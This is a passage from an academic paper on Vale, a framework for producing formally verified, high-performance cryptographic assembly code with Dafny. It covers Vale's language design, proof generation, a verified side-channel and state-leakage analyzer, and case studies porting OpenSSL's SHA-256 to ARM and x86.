i.e., it combines flexible generation of high-performance assembly with automated, rigorous, machine-checked verification. For any assembly program written in Vale, the Vale tool constructs an abstract syntax tree (AST) representing the program's code, and produces a proof that this AST obeys a desired specification for any possible evaluation of the code (Figure 2). The specification, the AST, and the proofs are currently expressed in Dafny [50], an off-the-shelf logical framework supporting SMT-based verification, higher-order reasoning, datatypes, functions, lemmas, and extraction of executable code. Dafny uses Z3 to verify the proofs generated by Vale.

After verification, the AST is available in the logical framework for further analysis and manipulation. As a powerful example of this post-analysis, we have developed a verified analyzer that checks Vale ASTs for potential information leakage through timing and memory-access channels.

Although we trust our crypto specs, Dafny, and the assembly language semantics to be correct, as shown in Figure 2, neither Vale nor the information leakage analyzer is part of the trusted computing base. The former merely produces ASTs and proofs that are then checked against trusted specifications by Dafny; the latter is written directly in Dafny and verified once and for all to be correct for all possible ASTs. Working directly on assembly language means we trust an assembler but not a higher-level compiler, so we need not worry about compilers that introduce information leaks into cryptographic code [43].

Contributions In summary, this paper makes the following contributions.

- The design and implementation of Vale (§2), which combines flexible generation of high-performance assembly with automated machine-checked verification.
- A machine-verified analyzer that checks verified Vale programs for side channels based on a novel combination of dataflow analysis and Hoare-style proofs (§3).
- A series of case studies applying Vale to standard algorithms like Poly1305, AES, and SHA on x86, x64, and ARM platforms with support for both the GNU assembler and MASM (§4). They show that Vale is flexible enough to express and verify even highly scripted code generation like that in Figure 1. In particular, it replaces the use of chaotic Perl scripts with a principled approach based on verification and partial evaluation.
- An evaluation demonstrating that, because Vale can match the expressiveness of OpenSSL's code-generation techniques, the verified assembly code generated by Vale can match the performance of highly-optimized implementations like OpenSSL (§5). Hence, verification does not require compromising on performance. We believe that Vale is the first system to demonstrate formally verified assembly language cryptographic code whose performance matches that of comparable OpenSSL code.

All Vale code and case studies are available on GitHub at `https://github.com/project-everest/vale`.

2 Vale Design and Implementation

Vale is currently targeted towards verifying cryptographic assembly language code, which tends to have simple structured control flow and heavy inlining. Therefore, the Vale language includes control constructs such as inline procedures, conditionals, and loops. Note that these control constructs are independent of any particular features in the underlying logical framework. For example, even when using Dafny as a logical framework, Vale procedures are not executable Dafny methods, Vale while loops are not executable Dafny while loops, and executable Vale code is not compiled with Dafny's compiler, which compiles Dafny's own control constructs to C#. Instead, Vale relies on the logical framework mainly for mathematical reasoning in proofs, and uses executable Dafny code only for specialized tasks like printing assembly language code and static analysis of Vale code.

The Vale language does not contain anything specific to a particular architecture such as x86 or ARM or to a particular assembler such as the GNU assembler or MASM. Instead, programmers write Dafny code that defines the syntax and semantics for the architecture of their choice, then use Vale to manipulate the syntax and semantics. §2.1 introduces examples of such Dafny declarations. §2.2 and §2.3 then present Vale code, demonstrating the flexibility and expressiveness of the Vale language. §2.4 describes how Vale generates Dafny proofs that make the best use of Dafny and Z3. Finally, §2.5 describes how Vale handles

errors to improve usability. Figures in these subsections present examples of Dafny and Vale code. Although the syntax for both languages is similar, Vale's syntax (see appendix) is independent from Dafny's syntax; the figure captions specify the language of each code snippet.

2.1 Dafny declarations

```
datatype reg = R0 | R1 | R2 | R3 | R4 | R5
| R6 | R7 | R8 | R9 | R10 | R11 | R12 | LR
datatype op =
  op_reg(r:reg)
| op_const(n:uint32)
datatype ins =
  Add(addDst:op, addSrc1:op, addSrc2:op)
| Ldr(ldrDst:op, ldrBase:op, ldrOffset:op)
| Str(strSrc:op, strBase:op, strOffset:op)
datatype cmp = Lt(o1:op, o2:op) | Le(o3:op, o4:op)
datatype code =
  Ins(ins:ins)
| Block(block:codes)
| IfElse(ifCond:cmp, ifTrue:code, ifFalse:code)
| While(whileCond:cmp, whileBody:code)
type codes = list<code>
datatype state = State(ok:bool,
                       regs:map<reg, uint32>,
                       mem:map<int, uint32>)
function evalCode(c:code, s1:state, s2:state):bool
{   match c case Ins(ins) => ...
            case Block(block) => ...
            case IfElse(cond, ifT, ifF) => ...
            case While(cond, body) => ...
}
method PrintCode(c:code) { ... }
```

FIGURE 3—***Example Dafny definitions for simplified ARM.***

As a running example, the Dafny declarations in Figure 3 define registers, operands, instructions, and structured code for a simplified subset of ARM code. The state of the simplified ARM machine consists of registers and memory. To help prove execution safety, the state also contains an `ok` flag to indicate whether the state is considered good (`ok = true`) or crashed (`ok = false`). The operational semantics are defined as a relation `evalCode` that specifies all possible states `s2` that code `c` can reach in a finite number of steps from `s1`. Since any crash happens in a finite number of steps, showing `∀s2 . evalCode(c, s1, s2) ⇒ s2.ok` proves that `c` starting in state `s1` cannot crash.

Notice that neither the logical framework nor Vale needs to know anything about particular assembly language architectures. In fact, the logical framework need not know anything about assembly language at all. This allows Vale to take advantage of existing logical frameworks like Dafny. It also ensures portability across architectures; supporting a new architecture means writing a new set of declarations like those in Figure 3, with no modifications needed to Vale or Dafny. Furthermore, properties of programs are proven directly in terms of the semantics of assembly language, so the Vale language and tool need not be trusted. Although Vale builds on standard Hoare rules for conditional statements, while loops, and procedure framing, these rules are expressed as a hand-written library of lemmas, verified relative to the assembly language semantics, as depicted in Figure 2.

```
method Main()
{
  var code := Block(
    cons(Add(op_reg(R7), op_reg(R7), op_const(1))
   ,cons(Add(op_reg(R7), op_reg(R7), op_const(1))
   ,cons(Add(op_reg(R7), op_reg(R7), op_const(1))
   ,nil))));

  ...proof about code...

  assert forall s1:state, s2:state ::
        s1.ok && evalCode(code, s1, s2)
    && s1.regs[R7] < 0xfffffffd
    ==> s2.ok && s2.regs[R7] == s1.regs[R7] + 3;
  PrintCode(code);
}
```

FIGURE 4—***Example Main method in Dafny.***

Given a machine's semantics, a Dafny programmer can, in theory, construct ASTs for assembly-language programs and try to prove properties about their evaluation. Figure 4 shows an example. It creates a block of code consisting of three Add instructions; proves safety (that the final state is good); proves that one effect of the code is to add three to register R7; and prints the code.

However, `cons(...)`, `op_reg(...)`, and `op_const(...)` make an awkward syntax for writing assembly language. Since Dafny is a general-purpose high-level language that knows nothing about assembly language instructions, operands, and registers, Vale provides domain-specific language support for declaring instructions, declaring and instantiating input and output operands, declaring which registers an instruction reads and modifies, and so on. Furthermore, it's useful to have language support for constructing proofs about complex code. Vale can be thought of as an assistant that generates the `code` variable in the example above and fills in the missing "...proof about code...". Dafny checks the Vale-generated code object, using the Vale-generated proof, against a crypto specification the programmer writes in Dafny; hence, any mistakes in the code or proof will be caught by Dafny. This means that Vale is not part of the trusted computing base on which the correctness, safety, and security of the code depend.

2.2 Vale procedures

Figure 5 shows some simple Vale procedures. The global variables `ok`, `r0...r12`, `lr`, and `mem` represent distinct components of the state type declared in Figure 3. Each procedure declares which of these components it can read (using `reads` clauses) or read and modify (using

modifies clauses). The effect on the state is expressed using preconditions (requires clauses) and postconditions (ensures clauses). The Add3ToR7 procedure, for example, promises to add three to register r7 under the condition that the initial value or r7 isn't so big that adding three would cause overflow.

```
var{:state ok()} ok:bool;
var{:state reg(R0)} r0:uint32;
var{:state reg(R1)} r1:uint32;
...
var{:state reg(R12)} r12:uint32;
var{:state reg(LR)} lr:uint32;
var{:state mem()} mem:map(int, uint32);

procedure AddOne(inout operand r:uint32)
    requires r < 0xffffffff;
    ensures  r == old(r) + 1;
{
    ADD(r, r, 1);
}

procedure Add3ToR7()
    modifies r7;
    requires r7 < 0xfffffffd;
    ensures  r7 == old(r7) + 3;
{
    AddOne(r7);
    AddOne(r7);
    AddOne(r7);
}
```

FIGURE 5—*Examples of state declarations and inline procedure declarations in Vale.*

In addition to preconditions and postconditions, Vale also requires loop invariants for loops:

```
while (r7 <= 100)  // example loop in Vale
    invariant r7 <= 103;  // loop invariant
{
    Add3ToR7();
}
```

For each procedure, the Vale tool generates a Dafny function that produces an AST value of type code. For example, for the code in Figure 5, it generates the following Dafny code:

```
function method{:opaque} code_AddOne(r:op):code {
    Block(cons(code_ADD(r, r, op_const(1)), nil()))
}
function method{:opaque} code_Add3ToR7():code {
    Block(cons(code_AddOne(op_reg(R7)),
          cons(code_AddOne(op_reg(R7)),
          cons(code_AddOne(op_reg(R7)), nil()))))
}
```

Here, function method is Dafny's syntax for a function whose code can be extracted and executed. Both Vale and Dafny use the syntax {:...} for attributes. The opaque attribute indicates that the function definition will be hidden during proofs except where explicitly revealed.

```
procedure{:instruction Ins(Add(dst,src1,src2))}
  ADDW(out operand dst:uint32,
       operand src1:uint32, operand src2:uint32)
  ensures  dst == (src1 + src2) % 0x100000000;

procedure{:instruction Ins(Add(dst,src1,src2))}
  ADD(out operand dst:uint32,
      operand src1:uint32, operand src2:uint32)
  requires 0 <= src1 + src2 < 0x100000000;
  ensures  dst == src1 + src2;

procedure{:instruction Ins(Ldr(dst,base,offset))}
  LDR(out operand dst:uint32,
      operand base:uint32, operand offset:uint32)
  reads mem;
  requires InMem(base + offset, mem);
  ensures  dst == mem[base + offset];

procedure{:instruction Ins(Str(src,base,offset))}
  STR(operand src:uint32,
      operand base:uint32, operand offset:uint32)
  modifies mem;
  requires InMem(base + offset, mem);
  ensures  mem == old(mem)[base + offset := src];
```

FIGURE 6—*Example Vale instruction declarations, including two for the same instruction: both a wrapping (ADDW) and non-wrapping (ADD) specification of the Add instruction.*

The leaves of the AST are the individual instructions declared in Figure 3. Programmers declare instructions as Vale procedures with specifications of their choice. They must prove that the specifications are sound with respect to the semantics given by evalCode, so these specifications do not have to be trusted.

Multiple procedures with different specifications may be given for the same instruction if different specifications will be more convenient in different situations. For example, the ADDW (wrapping add) and ADD (non-wrapping add) procedures in Figure 6 both have the same body, a single Add instruction. However, ADD restricts its input operands so it can provide a simpler postcondition that need not consider the consequences of overflow. This hiding often makes code easier to verify in cases when wrapping is not intended.

The generation of first-class AST values allows programmers to customize the analysis and processing of assembly language code. For example, the PrintCode method in Figure 3 can be customized to print assembly language in various formats; our current PrintCode emits either GNU assembler or MASM assembly code, depending on a command-line argument. This makes Vale more flexible than tools like BoogieX86 [77] and VCC [56] that hard-wire the generation of assembly language output. Indeed, Vale initially only supported MASM output, but adding support for the GNU assembler took less than two hours. §3 pushes this flexibility even further, implementing an entire verified information leakage analysis with no modifications to Vale.

```
procedure ReadA(ghost a:seq(uint32),inline b:bool)
    reads r0; mem;
    modifies r1;
    requires
        length(a) >= 3;
        a[0] <= 100;
        a[1] <= 100;
        forall i :: 0 <= i < length(a) ==>
            InMem(r0 + 4 * i, mem)
         && mem[r0 + 4 * i] == a[i];
    ensures
        b  ==> r1 == a[0] + 1;
        !b ==> r1 == a[1] + 1;
{
    inline if (b) {
        LDR(r1, r0, 0); //load memory [r0+0] into r1
        AddOne(r1);
    } else {
        LDR(r1, r0, 4); //load memory [r0+4] into r1
        AddOne(r1);
    }
}
procedure{:recursive} AddNToR7(inline n:nat)
    modifies r7;
    requires r7 + n <= 0xffffffff;
    ensures  r7 == old(r7) + n;
{
    inline if (n > 0) {
        AddOne(r7);
        AddNToR7(n - 1);
    }
}
```

FIGURE 7—***Ghost and inline parameters in Vale.***

2.3 Operands, ghost variables, and inline variables

Parameters to procedures may be operands, ghost variables, or inline variables. The `AddOne` procedure in Figure 5, for example, takes an operand `r` as a parameter. Operands are marked as `in`, `out`, or `inout` to indicate whether the operand is read, written, or both, where `in` is the default. These labels are used in place of `reads` and `modifies` clauses. Register and CISC-style memory operands may be read and/or written, while constant operands may only be read.

Ghost parameters may be used to make specifications about the state easier to express. For example, the ReadA procedure in Figure 7 uses a ghost parameter `a` to help express the memory pointed to by register `r0`. In this case, each 4-byte word of the memory contains one element of the sequence `a`. Ghost parameters are used in the proofs (but not the ASTs) that Vale generates.

Inline parameters, on the other hand, do appear in the ASTs and may be used to specialize the generated code before passing it to `PrintCode`, as seen in Figure 7. The `ReadA` procedure uses an inline `bool` to generate code to load from `r0 + 0` if `b = true`, and to load from `r0 + 4` if `b = false`. The `AddNToR7` procedure uses an inline natural number `n` to repeat the `AddOne` instruction `n` times, generating a completely unrolled loop.

From these, Vale generates functions parameterized

```
function method{:opaque} code_ReadA(b:bool):code
{
    Block(cons((
        if b then Block(cons(code_LDR(
            op_reg(R1), op_reg(R0), op_const(0))
            ...
        else ... )))
}
function method{:opaque} code_AddNToR7(n:nat):code
{
    Block(cons((
        if (n > 0) then Block(cons(
            code_AddOne(sp_op_reg(R7)) ...
        else ...)))
}
```

FIGURE 8—***Dafny code that generates varying assembly code.***

over the inline `b` and `n` variables, so that each `b` and `n` produces a possibly different AST (see Figure 8). In these functions, **`inline if`** statements turn into conditional expressions that generate different code for different inline variable assignments, in contrast to ordinary **`if`** statements that turn into `IfElse` nodes in the AST. Nevertheless, the proofs generated by Vale verify the correctness of the procedures for all possible `b` and `n`. From the proof's perspective, inline variables are no different from ordinary variables and **`inline if`** statements are no different from traditional **`if`** statements. The proofs are checked before picking particular `b` and `n` values to generate and print the code. This may be thought of as a simple form of partial evaluation, analogous to systems like MetaML [73] that type-check a program before partially evaluating it. This sort of partial evaluation provides a principled replacement for Perl scripts and `ifdef`s; §4.1 describes how these features are used to express and verify the code in Figure 1.

2.4 Vale proofs

Although Vale ultimately proves properties in terms of the underlying machine semantics, it still structures its proofs to take advantage of the automated SMT-based reasoning provided by Dafny and Z3. For each procedure `p`, the Vale tool generates a Dafny lemma which proves that if `p`'s preconditions hold then it does not crash and its postconditions hold. A Dafny lemma is quite similar to a Dafny method: the desired property is declared as the postcondition (i.e., via `ensures` clauses) and proof assumptions are declared as preconditions (i.e., via `requires` clauses). In its simplest form, a Vale proof looks much like the assertion in Figure 4; i.e., it consists of a Dafny lemma

- taking an initial state `s1` and a final state `s2` as parameters,
- requiring `evalCode(p.code, s1, s2)`,
- requiring `s1.ok`,
- requiring that all of `p`'s preconditions hold for `s1`,

- ensuring that all of `p`'s postconditions hold for `s2`, and
- ensuring that any state not mentioned in a `modifies` clause remains the same from `s1` to `s2`.

The lemma's proof (i.e., the body of the lemma) consists largely of calls to the lemmas for other procedures; for example, the proof of Figure 5's lemma for `Add3ToR7` consists mainly of three calls to the lemma for `AddOne`, whose proof consists mainly of one call to the lemma for `ADD`. Vale stitches these calls together by adding additional calls to library lemmas, written in Dafny, for sequential composition, **`if`/`else`**, and **`while`** loops.

For some procedures, this simple proof form leads to slower-than-expected proof verification by Dafny and Z3. We find that the primary culprit is Z3's reasoning about long chains of updates to the `state` type and its components `state.regs` and `state.mem`. By itself, reasoning about updates is acceptably fast, but the combination of updates and complex specifications leads to painfully slow reasoning.

Therefore, Vale can also generate more sophisticated proofs that factor reasoning about updates and reasoning about specifications into two separate lemmas. An outer lemma reasons about the updates and the well-formedness of a procedure `p`'s states and instructions, but does not attempt to reason about `p`'s preconditions and postconditions. Instead, the outer lemma calls an inner lemma to do this reasoning. Conversely, the state is never exposed to the inner lemma; instead, the inner lemma reasons only about the components of the state at each step of the evaluation. This frees the inner lemma from reasoning about long chains of updates to the state. The optimized proof form speeds up verification of some procedures, such as the Vale code for the SHA ARM code from Figure 1, by as much as a factor of three (see §5.2).

2.5 Error handling in Vale

Vale is designed so that, when debugging a Vale program, users only inspect user-generated code. They never need to examine the Vale-generated code objects and proofs, since all error messages are presented to the user in terms of user-generated Vale code and Dafny specifications.

While Vale error messages do not assign blame to Vale-generated Dafny code, Vale does leverage Dafny's error handling. Dafny provides rich error messages, which include file names, line and column numbers, and error descriptions (e.g. "A precondition for this call might not hold."). To lift these error messages, Vale translates user-generated Vale code to an intermediate Dafny representation that encodes line information from the Vale source files. As a result, Dafny directs a user to errors within the lines of the Vale program, as opposed to the lines of a Vale-generated Dafny file. Thus, Vale gains Dafny's rich error handling without reducing usability.

Similarly, in general, a basic Vale user only needs to know Vale and Dafny; they do not need to know internal pieces of Dafny's toolchain, such as Boogie or Z3, since code for those tools is generated by Dafny.

3 Information Leakage Analysis

Since cryptographic code typically operates on secrets, proving it secure requires more than functional correctness; it requires proving the absence of *leakage*. Historically, attackers have exploited two broad categories of leakage: leakage via state and leakage via side channels. Leakage via state occurs when a program leaves secrets or secret-dependent data in registers or memory [20]. Leakage via side channels occurs when an adversary learns secrets by observing aspects of the program's behavior. While physical side channels are a concern [32, 48, 55], digital side channels are typically more problematic, since they can often be exploited by a remote attacker. These side channels include program execution time [10, 17, 47] and (particularly in shared tenancy deployments, such as the cloud) memory accesses [8, 13, 31, 40, 68, 78]. Eliminating such side channels at the source-code level can be difficult, as compilers may optimize away defensive code, or even introduce new side channels [16, 43, 49].

To prove the absence of digital leakage in Vale programs, we developed a novel approach that combines functional verification with a taint-based analyzer proven correct against a simple specification (§3.1). This analyzer, written in Dafny, makes use of Vale's ability to reason about ASTs in a high-level logical framework (§3.2). It also leverages existing specifications (e.g., framing conditions) and invariants from the code's functional verification to greatly simplify analysis (§3.3).

As we discuss in detail in §4, we run our analyzer on our various cryptographic implementations to prove them free of digital leakage. In the process, we have discovered state leakage in OpenSSL.

Overall, because our analyzer is formally verified against a small spec (§5.2), it has far fewer lines of trusted code than prior compiler-aided approaches to detecting side channels [57, 69, 70, 79]. Additionally, since we directly analyze assembly programs, our approach does not suffer from the compiler-introduced side channels discussed above. Compared with prior approaches to formally proving the absence of side channels (e.g., [9]), we invest a one-time effort in verifying our analyzer, which we can then run on an arbitrary number of Vale programs, rather than formally reasoning about side channels for every Vale program we write. Furthermore, previous work struggled with alias analysis and hence resorted to manually inserted assumptions [9], whereas our alias analysis is machine-checked (§3.3).

3.1 Specifying leakage freedom

Below, we first provide some intuition for what it means for a method to be leakage free. We then conclude the section with our formal definition of leakage freedom, a definition based on non-interference [34].

Secret inputs. A method is leakage free if it does not leak secret inputs to an adversary. Thus, part of the specification of leakage freedom is a specification of which inputs are secret. To be conservative, we have the programmer specify the *opposite*: the set of locations PubStartLocs she is sure contain non-secret information. We then treat all other locations as containing secrets.

State leakage. Secrets leak when they can be deduced from architectural state visible to the adversary when the method terminates. Thus, part of the specification of leakage freedom is a specification of which outputs are visible to the adversary. For this, we have the programmer specify a set of locations PubEndLocs that are visible to the adversary upon method termination. To prove leakage freedom, we must prove that these locations' final contents do not depend on secrets.

The programmer may omit from PubEndLocs any locations whose final contents are fully determined by the functional-correctness specification. One useful application of this principle is declassification; e.g., we leave the 32-byte hash computed by SHA-256 out of PubEndLocs since it is a fully specified function of the hash's input. Another common application of this principle is framing, i.e., when the calling convention for a method specifies that it must leave a location unchanged. Since functional correctness prevents changes to the location, there is no need to check that location for leakage.

Cache-based side channels. As shown by Barthe et al., a program is free of cache-based side channels if it does not branch on secrets, and if it performs no secret-dependent memory accesses [12]. Thus, to prove freedom from cache-based side channels, it suffices to show that an execution trace, which records all branches and memory-access locations, does not depend on secret inputs.

To enable machine-checked verification of cache-based side-channel freedom in Vale, we expand the architectural model of the state with an additional ghost field `trace` that represents the execution trace defined above. We also update our machine semantics to ensure the execution trace captures all branches and memory access locations. For instance, we ensure that a store instruction appends the accessed memory address to the execution trace.

Timing-based side channels. Closing cache-based side channels is an important step in closing timing-based side channels, but it is not sufficient. We must also show that inputs to any variable-latency instructions do not depend on secrets [69]. Thus, we update our machine semantics to also capture in `trace` all inputs to variable-latency instructions. This way, if we prove that the trace is independent of secrets then we also prove that the running time is independent of secrets.

```
predicate isLeakageFree(
    code:code, pubStartLocs:set<location>,
    pubEndLocs:set<location>) {
  forall s, t, s', t' ::
       (  evalCode(code, s, s')
       && evalCode(code, t, t')
       && (forall loc :: loc in pubStartLocs
                        ==> s[loc] == t[loc])
       && s.trace == t.trace )
   ==> (  s'.trace == t'.trace
       && (forall loc :: loc in pubEndLocs
                        ==> s'[loc] == t'[loc]) )
}
```

FIGURE 9—***Correctness specification for leakage freedom.***

Attacker model. In summary, we model a strong attacker capable of fully observing detailed digital side channel information. We assume the attacker sees a full execution trace of our code, including each instruction executed, all memory locations each instruction accesses, and any other instruction inputs that can influence timing. We also assume the attacker sees all architectural state resulting from running our code, except for locations where our specification explicitly says we store secrets (e.g., decrypted messages).

Formal definition of leakage freedom. We now present a formal definition of leakage freedom; for its encoding in Dafny, see Figure 9. A Vale method with code Code is leakage free if, for any two successful runs of Code, the following two conditions:

- the two initial states, `s` and `t`, match in every location in PubStartLocs; and
- the execution traces in those initial states, `s.trace` and `t.trace`, are identical

imply the following two outcomes:

- the two final states, `s'` and `t'`, match in every location in PubEndLocs; and
- the execution traces in those final states are identical.

This is an intuitive specification for leakage freedom: for any pair of executions of the program with the same public values but potentially different secrets, the timing and cache behavior of the program are the same in both executions. Hence, any adversary's observations must be independent of the secret values. It is reasonable to only consider successful runs since our functional verification proves that the code always executes successfully.

3.2 Analyzer implementation

Rather than directly proving that each Vale program satisfies our leakage specification, we invest in a one-time effort to write and prove correct a leakage analyzer that

can run on any Vale program. Our analyzer takes as input:

- a Vale code value (§2) Code,
- a set of locations (e.g., register names) PubStartLocs assumed to be free of secrets when the code begins, and
- a set of locations PubEndLocs that must be free of secrets when the code ends.

It outputs a Boolean LeakageFree indicating whether the code is leakage free under these conditions.

The analyzer's top-level specification states that the analysis is sound (though it may not be complete); i.e., when the analyzer claims that Code is leakage free, then it satisfies isLeakageFree (Figure 9). More formally, we prove that the analyzer satisfies the following postcondition:

$$\mathsf{LeakageFree} \Rightarrow \mathsf{isLeakageFree}(\mathsf{Code}, \mathsf{PubStartLocs}, \mathsf{PubEndLocs}).$$

We prove this correctness property via machine-checked proofs in Vale's underlying logical framework Dafny [50].

The analyzer's implementation is a straightforward flow-sensitive dataflow analysis [45] in the tradition of Denning et al. [27]. The main novelties are that we formally verify the implementation relative to a succinct correctness condition, and that we leverage the knowledge of aliasing present in the functional verification of the Vale programs, as described further in §3.3.

The dataflow analysis checks the code one instruction at a time, keeping track of the set of untainted locations PubLocs. In other words, it maintains the invariant that each location in PubLocs contains only public information. Initially, it sets PubLocs to PubStartLocs. If at any point it concludes that the execution trace may depend on state outside of PubLocs, the analyzer returns `False` to indicate it cannot guarantee leakage freedom. This may happen if a branch predicate might use a location not in PubLocs, or a memory dereference might use the contents of a register not in PubLocs as its base address or offset. Loops are iterated until PubLocs reaches a fixed point. Taint values are chosen from a lattice of two elements (Public and Secret, with the partial order Secret $>$ Public), which helps in conservatively merging taints. For instance, when the analysis merges taints for a given destination across multiple program paths (e.g., at the end of a loop), the analysis conservatively sets the destination's taint to the least upper bound of the destination's taint across all paths. Similarly, if an instruction *partially* overwrites a destination, then the destination's taint is chosen as the least upper bound of the destination's existing taint and the new taint. However, if an instruction *completely* overwrites a destination, then the destination's taint is set to the new taint value. As a result, the taint of a destination (e.g. a register) can change between Secret and Public many times during the analysis of the program, thus affecting the size of the PubLocs set. If the analyzer reaches the end of Code, it returns `True` if PubEndLocs $\subseteq$ PubLocs.

3.3 Memory taint analysis

The main challenge for taint analysis is tracking the taint associated with memory locations. However, given our focus on proving functional correctness of cryptographic code, we observe that we can carefully leverage the work already done to prove functional correctness, to drastically simplify memory taint analysis.

Memory taint analysis is challenging because typically one cannot simply look at an instruction and determine which memory address it will read or write: the effective address depends on the particular dynamic values in the registers used as the base and/or offset of the access. Thus, existing tools for analyzing leakage of assembly language code depend on alias analysis, which is often too conservative to verify existing cryptographic code without making potentially unsound assumptions [9].

Our approach to memory taint analysis carefully leverages the work already done to prove functional correctness, since some of that work requires reasoning about the flow of information to and from memory. After all, a program cannot be correct unless it manages that flow correctly. For example, the developer cannot prove SHA-256 correct without proving that the output hash buffer does not overlap the unprocessed input.

We can push some of the work of memory taint analysis to the developer by relying on her to provide lightweight annotations in the code. In addition to specifying which addresses are expected to contain public information on entry and exit, she must make a similar annotation for each load and store. This annotation consists of a bit indicating whether she expects the instruction to access public or secret information. For CISC instructions where each operand may implicitly specify a load or store, she must annotate each such memory-accessing operand with a bit. Crucially, however, we do not rely on the correctness of these annotations for security. If the developer makes a mistake, it will be caught during either functional-correctness verification or during leakage analysis.

These annotations make our analyzer's handling of memory taint straightforward. The analyzer simply labels any value resulting from a load public or secret based on the load instruction's annotation. The analyzer also checks, for each store annotated as public, that the value being stored is actually public.

To ensure that annotation errors will be caught during functional correctness verification, we expand the architectural model of the state with an additional ghost field `pubaddrs`, representing the set of addresses currently containing public information. A store adds its address to, or removes it from, `pubaddrs`, depending on whether the

annotation bit indicates the access is public or secret. A load annotated as public fails (i.e., causes the state's ok field to become False) if the accessed address is not in pubaddrs.

Thus, the developer is obligated to prove, before performing a load, that the accessed address is in pubaddrs. She can do this by adding it as a precondition, or by storing public information into that address. She must also prove that any intervening store of secret information does not overwrite the public information; in other words, she must perform her own alias analysis. Note, however, that she must already perform such alias analysis to prove her code correct, so we are not asking her to do more work than she would already have had to perform, given our goal of functional correctness.

4 Case Studies

We illustrate Vale's capabilities via four case studies of high-performance cryptographic code we built with it.

4.1 OpenSSL SHA-256 on ARM

As we describe in more detail in §5.1, to identify a baseline for our performance, we measure the performance of six popular cryptographic libraries. For the platforms and algorithms we evaluate, OpenSSL consistently proves to be the fastest.

To achieve this performance, OpenSSL code tends to be highly complex, as illustrated by the SHA-256 code snippet in Figure 1. Note that this code is not written directly in a standard assembly language, but is instead expressed as a Perl subroutine that generates assembly code. This lets OpenSSL improve performance by calling the subroutine 16 times to unroll the loop:

```
for($i=0;$i<16;$i++) {
  &BODY_00_15($i,@V); unshift(@V,pop(@V));
}
```

Furthermore, each unrolled loop iteration is customized with a different mapping from SHA variables a...h to ARM registers r4...r11 (stored in the @V list). This reduces register-to-register moves and further increases performance. Finally, a combination of Perl-based run-time checks (`if ($i < 16)`) and C preprocessor macros are used to select the most efficient available instructions on various versions of the ARM platform, as well as to further customize the last loop iteration (`i = 15`).

OpenSSL's use of Perl scripts is not limited to SHA on ARM. It implements dozens of cryptographic algorithms on at least 50 different platforms, including many permutations of x86 and x64 (with and without SSE, SSE2, AVX, etc.) and similarly for various versions and permutations of ARM (e.g., with and without NEON support). Many of these implementations rely on similar mixes of assembly, C preprocessor macros, and Perl scripts. The difficulty of understanding such code-generating code is arguably a factor in the prevalence of security vulnerabilities in OpenSSL.

To demonstrate Vale's ability to reason about such complex code, we ported all of OpenSSL's Perl and assembly code for SHA-256 on ARMv7 to Vale. This code takes the current digest state and an arbitrary array of plaintext blocks, and compresses those blocks into the digest. C code handles the padding of partial blocks.

Porting the Perl and assembly code itself was relatively straightforward and mostly involved minor syntactic changes. The primary challenge was recreating in our minds the invariants that the developers of the code presumably had in theirs. As Figure 1 shows, the code comments are minimalist and often cryptic, e.g.,

```
eor  $t3,$B,$C    @ magic
ldr  $t1,[sp,#`($i+2)%16`*4]    @ from future BODY_16_xx
```

In the second line, the odd syntax with the backticks is used when the Perl code makes a second pass over the string representing the assembly code, this time acting as an interpreter to perform various mathematical operations, like `($i+2)%16`.

As discussed above, OpenSSL's code generation relies on many Perl-level tricks that we replicate in Vale. For example, we use inline parameters to unroll loops and conditionally include certain code snippets, similar to how the Perl code does. The Perl code also carefully renames the Perl variables that label ARM registers in each unrolled loop to minimize data movement. To support this, our corresponding Vale procedure takes an inline loop iteration parameter i, and eight generic operand arguments. The mapping from operand to ARM register is then added as a statically verified function of i, e.g.,

```
requires @h == OReg(4+(7-(i%8))%8)
```

which requires the h operand ("@h" refers to the operand h, not the value stored there) to be R11 on the first iteration, R10 on the next iteration, etc. This essentially shifts the contents of the SHA variable h in iteration i into the SHA variable g in iteration $i+1$, and similarly for other state variables, some of which are updated in more complex ways.

To prove the functional correctness of our code, we verify it against the Dafny SHA-256 specification from the Ironclad project [37], itself based off the FIPS 180-4 standard [60]. This proof requires several auxiliary lemmas, typically to help guide Z3 when instantiating quantifiers, or to reveal certain function definitions that we hide by default to improve verifier performance. We also take advantage of Z3's bit-vector theory to automatically discharge relations like:

$$(x\&y) \oplus (\sim x\&z) == ((y \oplus z)\&x) \oplus z$$

which allow OpenSSL's code to optimize various SHA steps; e.g., the relation above saves an instruction by computing the right-hand side.

To demonstrate that our implementation is not only correct but side-channel and leakage free, we run our verified analysis tool (§3) on the Vale-generated AST. To our surprise (given that the code is a direct translation of OpenSSL's implementation), the tool reports that the implementation is free of leakage via side channels, but not via state. Indeed, further investigation shows that while OpenSSL's C implementation carefully scrubs its intermediate state, after OpenSSL's assembly implementation returns, the stack still contains most of the caller's registers and 16 words from the expanded version of the final block of hash input. We do not know of an attack to exploit this leakage, but in general, leakage like this can undermine security [20].

Discussions with the OpenSSL security team indicate that while they aim to always scrub key material from memory, the remainder of their scrubbing efforts are ad hoc due to their unusual threat model [67]. On the one hand, OpenSSL usually runs in process with an application, and hence everything in the address space is trusted; nonetheless, they feel an instinctual need to scrub memory when they can do so without too much performance overhead. Because they do not have a precise and systematic way to identify "tainted" memory and scrub it efficiently, leaks like the one we identified are tolerated. In our case, the developers acknowledge the leak but have declined to change the code.

Tools like Vale offer one approach to systematically track leakage and provably and efficiently block it. Indeed, after we add the appropriate stack scrubbing to our implementation, our analyzer confirms that it is free of both side channels and leakage.

4.2 SHA-256 on x86

To demonstrate Vale's generality across platforms, we have also used it to write an x86 version of SHA-256's core. This required writing a trusted semantics for a subset of Intel's architecture, a trusted printer to translate instructions into assembly code, and a verified proof library (which in many cases differs very little from our corresponding ARM library). For the implementation, we wrote the code from scratch, rather than copying the algorithm from OpenSSL. At no point did we need to change Vale itself.

One of the benefits of Vale's platform generality is that we can write and use high-level lemmas that are platform-independent. We took advantage of this to reuse most of the lemmas from §4.1. For instance, our lemma `lemma_SHA256TransitionOKAfterSettingAtoH` establishes that a certain step of the SHA-256 procedure has been followed correctly; we invoke this lemma from the ARM, x86, and x64 versions of SHA-256. We also leverage Vale's platform generality to reuse the specification for SHA-256 across all platforms.

When we run our verified analysis tool on our code, it confirms that it is leakage free.

4.3 Poly1305 on x64

